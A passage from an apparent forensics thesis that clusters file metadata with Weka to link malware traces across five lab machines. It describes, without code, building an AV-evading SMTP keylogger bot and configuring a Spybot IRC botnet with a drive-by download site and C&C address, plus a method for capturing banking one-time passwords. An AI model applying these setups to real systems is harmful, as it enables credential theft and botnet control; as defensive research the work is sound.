In this experiment there was no link mining, since we only considered one machine. However, we pre-processed the extracted feature data in Weka in order to get a better representation it. It also allowed us to verify the method's ability to reduce the number of file objects, to verify that the extracted data was a correct representation of the original source and to find "examplefile.txt". The feature file was opened in Weka and pre-processed as shown in Table 5.

Pre-processing Task	Argument	Feature
Remove	All features represented with only one uniform value, superficial values, and machine specific features (marked with *)	Partition, Fragments*, Fragstart*, Fragstart*, MD5, SHA1, Alloc (superficial for Unalloc), Used, Gid, Compressed, SHA1 (2), Meta_type (superficial for name_type, would affect clustering)
Filtered with *Weka-filters-unsupervised-attribute-numeric to nominal*	Nominalized since date attribute is not supported directly as format for clustering tasks and to get number of files with activities at the same time	Mtime, Ctime, Atime, Crtime
Filtered with *Weka-filters-unsupervised-attribute-string to nominal*	Converts strings to nominal and counts file's association	Filename, Name_type, Libmagic, MD5 (file content)
Filtered with *Weka-filters-unsupervised-attribute-string to word vector* (using word tokenizer with delimiters "), because they contain vectors of multiple strings	Separates all strings to create an attribute for each which the file objects are associated with	IPs, Mails, URLs

Table 5: Pre-processing performed on extracted features

The features not pre-processed and included in Table (Table 5) were already in a suitable format (numeric) and the total representation of all features are given in Table 6.

Features	Type
ID, Filesize, Inode, Mode, Nlink, Uid, Seq, Unalloc, Machine, Media, Entropy	Numeric
Mtime, Ctime, Atime, Filename, Name_type, Crtime, Libmagic, MD5	Nominal
IPs, Emails, URLs	Numeric for all individual values

Table 6: All features and their type after pre-processing

In addition to removing superficial attributes, the *string to word vector* presented several invalid values. These invalid strings were caused by regular expressions used for extracting IPs, Emails and URLs. E.g., email addresses like "21@shell32.dll", IP adresses with values exceeding the range (four groups ranging from 0-255 [105]) and incomplete URLs. However, the low number of invalid strings were removed manually.

The final, pre-processed version of *Feature File 3* was stored and opened again in Weka. Weka Explorer, and its Viewer functionality, along with the Visualization functionality, was used to analyze and present the machine's file objects and their features.

Results and Discussions

The number of file objects extracted before filtering was 13869. After filtering out file objects, based on clean system hashes, the number of file objects were reduced to 415. The NSRL filtering did not reduce additional number of file objects.

Weka Explorer's Viewer function presented a clear and overall view of the file objects (represented in rows), and their features (represented in columns). The sorting functionality, on the features, improved the visual presentation of the file objects and related feature values. This can be seen in conjunction with the way of looking at patterns by using different views of, e.g., users and files for forensics as presented in [12].

When analyzing the results, the "examplefile.txt" was successfully located through Weka Explorer's Viewer function. Unallocated files, and examples of extracted IPs, Emails and URLs associated with file's content were also found. Depending on the context, automatic extraction of communication associated features reduces the manual work of finding such correlations over multiple file objects. Appendix G presents different views of the identified "examplefile.txt", unallocated objects and special string features in Weka Explorer's Viewer function.

The visualization feature of Weka gave us a visual presentation of the data, where expert knowledge of the IP-address (192.168.0.1) was used to detect associated file objects. A screenshot of Weka's Visualizer is shown in Figure 21. In the figure, file objects with the IP address in its content is assigned value 1 (X-axis) and time of creation (Y-axis). The colors represent raw files (blue), directory (red) and neither/unallocated (green).

Four files were identified as anomalies and associated with the particular IP-address, shown in the red cirle. The files were the *$LogFile*, *$MFT*, *Documents and Settings\Administrator\My Documents\examplefile.txt* and *Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\K7Q1AF63\examplefile[1].txt*. All of them are presented in a time perspective of when they were created. Due to the limited space available in the figure, the time stamps are only represented by the first number 2 from 2010, and not the whole 'yyyy-MM-dd HH:mm:ss' string. represent anomalies,




Figure 21: Visualization of files Creation Time and IP

It is clear that the way of representing file metadata, and special string features improves the efficiency due to the decreased data volumes to process. The initial image file was 4GB, while the filtered feature file of the same hard disk image, after pre-processing was 148KB. The representation provides the ability to visualize the data in order to, e.g., simplify the task of detect anomalies.

6.2.3 Keylogger Bot Malware - 2

This experiment was based on an executable program code (found in Appendix D), making computers act like bots by sending users keystroke information to a central location. The malicious program was made from source code available on the Internet. It was easy to assemble a new malware that bypass detection from typical signature-based anti-virus software. The software was made to infect machines and make them send information about keystrokes to a passive controller. The SMTP protocol was used for transferring keystrokes over mail to the adversary.

Due to use of One-Time Passwords (OTP) in OB access control it is not enough to only capture keystrokes[1]. However, captured keystrokes could be used to at least obtain SSN and personal passwords. The malware used in this experiment is not meant to work as a fully operating OB attack malware, but as a simple example of bots sending OB sensitive information to a common site.

In this experiment, the actual infection of the machines were done by simply copying the "keysendbot.exe" file to *C:\* (root) folder. The reason for this was that we wanted to do this with as much control possible and affect few files. After adding the file to the system we could verify that the emails generated by "keysendbot.exe" were sent successfully to the defined receiver's email account, as presented in Appendix H.

[1]The clue of OTP is that one can not monitor and re-use the same password when it has already been used.

Machine Configurations

Five computers were virtualized and used for this experiment where each of the five machines had the following configurations:

- CPU: 1 core
- Hard disk size: 4GB
- Physical Memory: 512MB
- OS: Windows XP w/SP2
- Innstallation of Microsoft .NET Framework Version 2.0 Redistributable Package (x86)
- Virtual Environment: VMWare Workstation 7.0.0 build-203739
- keysendbot.exe file in *C:*\ folder

Instead of installing all machines separately, the clone function in VMware was used to create a clean state of these five machines. The malware file was added to all machines after the cloning. Figure 22 reflects how an initial system was created, a clean state was defined and duplicated (cloned) to reach the total of five machines. Note that each of them were infected seperately. The reason for cloning was because the hash database of the clean state would be the same as for all the machines. Using cloned machines made it possible to remove more data objects than from individually configured machines. This is not possible in a real world scenario, but for this experiment it decreased the time used for extracting features and the number of resulting file objects associated with each machine's file system significantly. Hash values of all hard drives from the different machines and states are given in Appendix H.




Figure 22: *Keylogger Bot Malware* Virtual Machine states

Data Collection

For collecting the data from all of the five machines, the collection steps presented for the *Proof-of-Concept* experiment in Section 6.2.2 were used. This gave us five individual image files, verified to stem from the correct hard disk partitions.

Examination

The examination of the machines were performed by extracting file metadata, removing known and uninteresting files, followed by extraction of additional features. Extraction of file metadata was performed as in Section 6.2.2.

Removing Known Files

To remove known files, NSRL database and a hash database of a clean version of the machines were used. The clean hash database was made of one of the cloned machines, following the steps in Section 6.2.2.

Feature Extraction

The only difference for the feature extraction of the *Proof-of-Concept* experiment and this one was that the *Forensic case supplied metadata*, in particular the machine number, had to be different for each of the machines.

Link Mining

With five individual representations of *Feature File 3*, these had to be pre-processed together in order to perform clustering to detect links for revealing malware traces.

Pre-processing

The individual feature files obtained from each machine were combined to create *Case Data* by using a simple text editor (*Combining* (5)). It was only the *data* part that was copied, since the attribute section was the same for all files. It was the machine number feature that made it possible to separate the machines. The combined version of the feature file is then opened in Weka for pre-processing (*Pre-processing* (6)). The pre-processing steps were the same as for Table 5, except that also the media type was removed for this experiment. This was because the media type was all over the same (a hard disk) and thereby superficial. The resulting features were the same as in Table 6, but without this *Machine* attribute.

The pre-processed file was saved as a *Pre-processed Case Data* file, to keep the new representation and the CoC. This file was saved in both .csv format (for creating SOM) and .arff format (for the actual clustering).

Clustering

For the clustering we first needed to find a suitable value of *K* (for the K-means algorithm). A SOM was generated to get indications of the different groups in the data set. This was performed in the following way:

- The saved *Pre-processed Case Data* .csv file was first imported to Excel in order to make a .xls file (supported by Viscovery SOMine). Here we selected column A and used the *text to column* tool for data handling. We decided to separate data based on punctuation marks, as comma, and separation based on text qualifier ’. In order to include the time stamps, their column data format had to be changed to text (later in SOMine they will be changed to nominal values as we shall see). After this pre-processing we saved our file as Excel 97-2003 workbook (.xls). Note that number of columns cannot exceed 256 (IV) or the rows 65 536 for .xls files in Excel, which is a limitation of using Excel for this pre-processing. However, it didn’t affect our data.
- The .xls file was opened in a new project in the SOMine tool.
- All features, except ID, Inode and Machine was imported as data. No key attribute was set and the rest of the settings were left default.

- Nominal values were created for all timestamps, filename, name_type, libmagic and MD5 (a total of eight). Even though we normalized these values before, this was omitted when we saved the .csv file. We had to make sure that all nominal values are defined and added.
- Default settings were left for histogram tuning and to write the data mart.
- To create the model, we chose the data mart just generated.
- No attributes were prioritized.
- The map was created with 1000 nodes, squared map, tension of 0.5 and normal training schedule.

The generation of SOM gave us six segments as shown in Figure 23.




Figure 23: SOM of Keylogger Bot Malware data

Based on the information from the SOM, we could perform the clustering using Weka. Since the .csv file was only made for creating the SOM diagrams, the pre-processed .arff feature file we created earlier was used for the clustering task, in the following way.

- The pre-processed .arff file was opened in Weka Explorer
- $simpleKmeans$ was selected as clustering algorithm
- In the settings of $simpleKmeans$, the number of clusters was set to six, Euclidean Distance was used as distance function and the rest was left as default
- The ID, Inode and Machine attributes were ignored in order to follow the same configurations of the SOM generation and because we didn't want to cluster based on these machine specific values. They were however not removed totally since they held values that made it possible to trace the file objects back to its origin
- The clustering was started, with the *Store clusters for visualization*-box selected

In some cases we experienced that Weka crashed because it was out of memory. To sort this issue, we started the Weka in a Java environment with more memory available.

Evaluation The clustering task, performed in Weka, created cluster output data that presented the cluster centroids, represented by all attributes and visualized cluster assignments. Using a between and within cluster distances estimation (bc and wc), based on major differences of the file object types in each cluster, we were able to identify their main properties. Figure 24 presents a good visualization example of the file objects type associated with each cluster $C_1 - C_6$, which gave a good indication of the cluster's file type ((r)aw, (d)irectory and (-)neither/unallocated).




Figure 24: Distribution of directories, raw and unallocated files over $C_1 - C_6$

The clustering task was in addition evaluated based on the "keybotsend.exe" file we added to the system, which we specified belonged to a malicious class. We could then identify whether the clustering placed this file from each of the machines in the same cluster.

Results and Discussions

Based on the initial data volumes used as input to the correlation method, approximately 97% of the file objects were reduced. Leaving us with 3% for further analysis. It was the hash values obtained from the clean machine that removed all of these attributes. No further hashes were removed using the NSRL database. By using the hash counting tool in Appendix E, 8916 of the hash values from the clean system where redundant with and present in the NSRL database. Table 7 summarizes the initial and filtered number of file objects associated with each machine and all together. The number of file objects of the clean system is also included in the table. Since the clean system's number of file objects were the same as the infected once, it could only filter files that were left the same, before infection. This meant that allmost 450 files content's were altered in the process of adding and running "keysendbot.exe".

The extracted file objects were estimated to naturally represent six different groups, as we saw for the generated SOM. Based on this number of groups, the clustering provided a diverse collection of the file objects. Four of the clusters had around 500 number of file objects, while the to remaining clusters had 158 and 25 file objects. The exact values and percentage distribution is given in Table 8.

Machine ID	Initial	Clean Filtered	NSRL Filtered
1	13867	438	438
2	13867	442	442
3	13867	442	442
4	13867	442	442
5	13867	442	442
Clean	13867	-	-
All	69335	2206	2206

Table 7: Filtered file objects for *Keylogger Bot Malware* machines

Cluster	Number of Objects	Percentage
1	411	19%
2	506	23%
3	603	27%
4	503	23%
5	25	1%
6	158	7%
All	2206	100%

Table 8: Clustered instances of *Keylogger Bot Malware*

Each of the clusters C_1-C_6 were evaluated in relation to how the various attributes affected their characteristics. A combined use of Weka Explorer's Visualization, Viewer and Cluster Output function was used to gain a better understanding of each individual cluster. The cluster centroids and an example output of the Weka, used to evaluate the clusters, are presented in Appendix H.

All of the clusters had file objects associated with each of the five machines. This showed that the machines had similarities that reflected the links between them. Figure 25 shows how equally files from $M_1 - M_5$ are present in $C_1 - C6$. Jittering was added to the nodes in almost all figures presented to give a better view of their distributions.

C_1 was characterized by having only file objects with small file sizes. Another special characteristic was that there were no file objects being directories, only raw and unallocated files. All files had user ID 0 and a very low entropy value with no special string attributes attached (IPs, emails or URLs). From all of the file objects in this cluster there were only one that had a hash value. The rest of the features had no clear structure. From the time perspective, the file objects MAC times were mainly changed in the beginning of the experiment and then faded out. This also included *crtime*. From a filename perspective, C_1 was strongly represented by VMware driver directories, along with IO and system volume information files.

C_2 was also characterized by small file objects, but here most of them were directories. This was also reflected in the file content type where all objects were of *data* type. There were in addition no unallocated files included in this cluster. The entropy of the files were concentrated around 3,5 and 2. Regarding the string features, they had a few IP addresses.

C_3 had mainly file objects with data content and varied between raw, directories or unallocated files types. From the visual diagrams, we could identify that this was the most neutral cluster, with no obvious feature of relevance. However, looking at the filenames




Figure 25: Distribution of file objects from $M_1 - M_5$ in all $C_1 - C_6$

associated with the file objects, revealed the highest representation of *Orphanfiles*. This is often files associated with uninstalled applications.


C_4 had the highest file size given by its centroid. This didn't however mean there were mainly large files in it. This was caused by extremes, where the rest of the file objects were directories with approximately size of 300KB. What was special with C_4 was its high presence of IPs (highest representation), URLs and Emails.

C_5 was definitely the one with fewest file objects. The files were small and were of raw type (shown in Figure 24). It had only mode of 511 and 365, where the number of links were 2 for all objects. User ID was 0 and the entropy of most objects were grouped around 4-5. When it came to the strings, it only had one attached, present in 20% of the files. Looking at the file names associated with C_5, we could identify all "keysendbot.exe" files and verify that they were successfully clustered together. This is discussed futher, later in this section.

C_6 had almost all registry files from all machines. All of the objects were raw files with the same modes as C_5, 511 and 365. C_6 was the only one with another user ID in addition to 0, namely 48. This was caused by the *$Volume* files from all machines. Other file system metadata files, e.g., *MFT*, *Bitmap* and *LogFile* were also heavily present, in addition to general *System32* and user *Log* files. These caused a lot of different file content types, making it the one with the highest variation. The number of links were well distributed over 1 and 2.

All infection files "keysendbot.exe" from all machines were identified as part of C_5. The clustering task, successfully clustered these together and Figure 26 reflects these in Weka Explorer's Viewer.

In addition to look at the clusters and their centroids, we could improve the correlation detection between the five machines from a time line perspective of all files in C_5 (being the one where we identified "keysendbot.exe". The last time all malware files were accessed could then be presented sequentially with a small time-delay. This time



Relation: fiwalk-weka.filters.unsupervised.attribute.Remove-R2,7-9,11-12,14-15,17,21,26-27,30-weka.filter...

atime Nominal	filename Nominal	na	ir Nu	m Nu	r Nu	Nu	crtime Nominal	Nu	libmagic Nominal	MD5 Nominal	ur Nu	machine Numeric	entr Num
2010-...	WINDOWS/system32/xircom/..	d	...	...	...	...	2010...	...	data	7c63f...		5.0	3.31
2010-...	keysendbot.exe	r	...	...	...	...	2010...	...	PE32 e...	66ab...		4.0	4.52
2010-...	keysendbot.exe	r	...	...	...	...	2010...	...	PE32 e...	66ab...		3.0	4.52
2010-...	keysendbot.exe	r	...	...	...	...	2010...	...	PE32 e...	66ab...		1.0	4.52
2010-...	keysendbot.exe	r	...	...	...	...	2010...	...	PE32 e...	66ab...		2.0	4.52
2010-...	keysendbot.exe	r	...	...	...	...	2010...	...	PE32 e...	66ab...		5.0	4.52
2010-...	pagefile.sys	r	...	...	...	...	2010...	...	data	d4f6...		2.0	0.49

Figure 26: C_5 with keysendbot.exe identified for all machines (in red circle)

line is presented in Figure 27. It was no surprise that the files' last access time were fairly similar, since they were run consecutively in the experiment. However, it showed that the similar files (provided by the clusters) were last accessed on all the machines around the same time. We must also take into account that the time line in this view is short, making it more difficult to distinguish between temporal events than for, e.g., a time perspective of a year or two.




Figure 27: Access Time for keysendbot.exe in C_5 for $M_1 - M_5$

6.2.4 Malware from the Wild - 3

This experiment was conducted to test the correlation method's capabilities when a real botnet malware was used to infect a group of computers. Information about the preparatory work of which botnet malware we used and how the botnet was established will first be presented. This is followed by the forensic work using the correlation method, to evaluate its efficiency and effectiveness of detecting malware in a set of seized computers. As for digital investigations, expert knowledge and information about an incident, e.g., the time it happened and possible source, is for this experiment a prerequisite (as reflected by the experiment's Online Banking Attack Scenario). For the execution of this experiment, security precautions were taken in order to prevent the malware from affecting systems outside the experiment environment (as discussed in Section 6.1).

Spybot v1.3

There are many types of malware and architectures used for establishing and controlling botnets. One well known botnet malware is Spybot, which is based on SDbot. This is an open-source IRC bot, controlled through a IRC server and channel, where commands can be sent to the bots as the bot master pleases. It can be configured to use multiple or a single server for C&C.

Spybot has many features for expanding the control, e.g., by sending additional malicios files to the target bots, delete and execute programs. However, the main purpose of this bot is to spy on the infected machine, e.g., using keylogging, log collection and email address extraction. Due to the bot malware's available open source code, it is also easy to configure and can be altered such that it is harder to detect.

The bot has several obscurity techniques for hiding its presence on the infected machine, e.g., killing the task manager process, killing antiviruses. This varies between the different versions and modifications of the malware code.

Due to the Spybot's spying capabilities, ease of use, configuration and its features for obscuring its presence, it suited the Online Banking Attack Scenario. As discussed for the previous experiment, keylogging and simple spying capabilities are not enough to gain access to OB accounts. However, a bot master can inject keystrokes to the infected hosts and tamper with the users input of an OTP. While doing so, the correct OTP can be captured while the tampered one is sent to the OB. This way the victim will not get access to the OB, in contrast to the bot master now having the OTP.

In addition, the spybot malware includes a syn-packet flood feature that can be used by bot masters to perform DDoS attacks against OBs.


The use of Spybot also allowed us to test our correlation method properly. For this experiment, a configured and modified version of Spybot v1.3 was used. The source code for the malware was obtained from [106].

Infection Scenario

To obtain reliable results from the correlation method, five machines were infected by using a typical attack vector, i.e., drive-by attack. Figure 28 shows the process from bot malware infection to full control of the bots.

Machine Configurations and Tools

In order for this experiment to work, a C&C server and drive-by download website had to be set up and configured. For simplicity, we decided to make one machine serve both



A drive-by download, using a trojan (1) with the Spybot v1.3 bot malware was used to infect (2) the bot machines. When the bot malware was successfully installed, the bots connect to the C&C server (3), which was a IRC server with a monitored IRC channel in control of the bot master. The bot master then sent commands and received information (4) through the C&C server to the bots (5). With control of the bots, attacks and other malicious activity could be performed by the bot master, e.g., monitoring keystrokes of OB activity.

Figure 28: Botnet infection and C&C

of these services. The network architecture is given in Figure 29.

C&C Server and Drive-by Attack Website

This was the machine used for infection and control of the bots and had the following configuration:

- CPU: 1 core
- Hard disk size: 4GB
- Physical Memory: 512MB
- OS: Windows XP w/SP2
- Virtual Environment: VMWare Workstation 7.0.0 build-203739
- Tools: Apache [107], mIRC [108], BewareIRCd [109]

Apache HTTP server 2.2 was used to serve the website for drive-by attacks. It used default configurations, except from the actual website having the malicious Spybot executable. mIRC v6.35 was used as the C&C portal to receive and send commands to the bots. Since this machine also had to run a IRC server, which the bots connect to and the bot master




Figure 29: Virtualized network architecture of botnet

controlled the bots from, a BewareIRCd server was set up using default configurations.

In order for the bots to correctly connect to the C&C server, the IRC server address (in this case the IP-address of the virtual machine) and channel (whatever you want for channel name) had to be configured for the Spybot executable. This was configured in the settings.h file which came together with the Spybot v1.3. The special configuration changes applied are presented in Table 9. When it was configured correctly, the executable file had to be created and this was done by running the *make Spybot MS-DOS* batch file included in the Spybot bundle. The generated and configured Spybot file had to be served from the Apache server and this was done by placing it in the Apache htdocs folder. It was created a download link in the index.html file for the machines to get infected from.

Variable	Value
IP	192.168.40.129
IRC channel	#momo

Table 9: Settings for Spybot v1.3 malware

The Bots

These were the machines infected with the Spybot malware. We decided to use five machines for this, using the same cloning technique as for the *Keylogger Bot Malware* to create all neccessarily states (identical to Figure 22. Hash values of all hard drives from the different machines and states are given in Appendix I. All machines had the following configuration:

- CPU: 1 core
- Hard disk size: 4GB
- Physical Memory: 256MB

- OS: Windows XP w/SP2
- Virtual Environment: VMWare Workstation 7.0.0 build-203739

No additional tools were required for these machines. They only had to access the drive-by attack website, accessible from Internet Explorer using the target IP address of the machine known as *C&C server and drive-by attack website*.

The malware had to be downloaded and executed. Security messages from the OS, telling that access to Internet was attempted, occurred and had to be accepted. We have not considered bypassing this security feature for our experiment due to its limited affect on the results obtained from the correlation method, but this could easily be bypassed by encapsulating the malware in a program or game (making it a typical trojan). This would increase the likelihood of the user ignoring the messages. After ignoring the messages, the malware did its job by obscuring its presence and connected to the C&C server.

Data Collection and Examination

The *Data Collection* and *Examination* steps performed for the *Keylogger Bot Malware* experiment was the same for this experiment. This gave five representations of *Feature File 3*, that could be used for Link Mining.

Link Mining

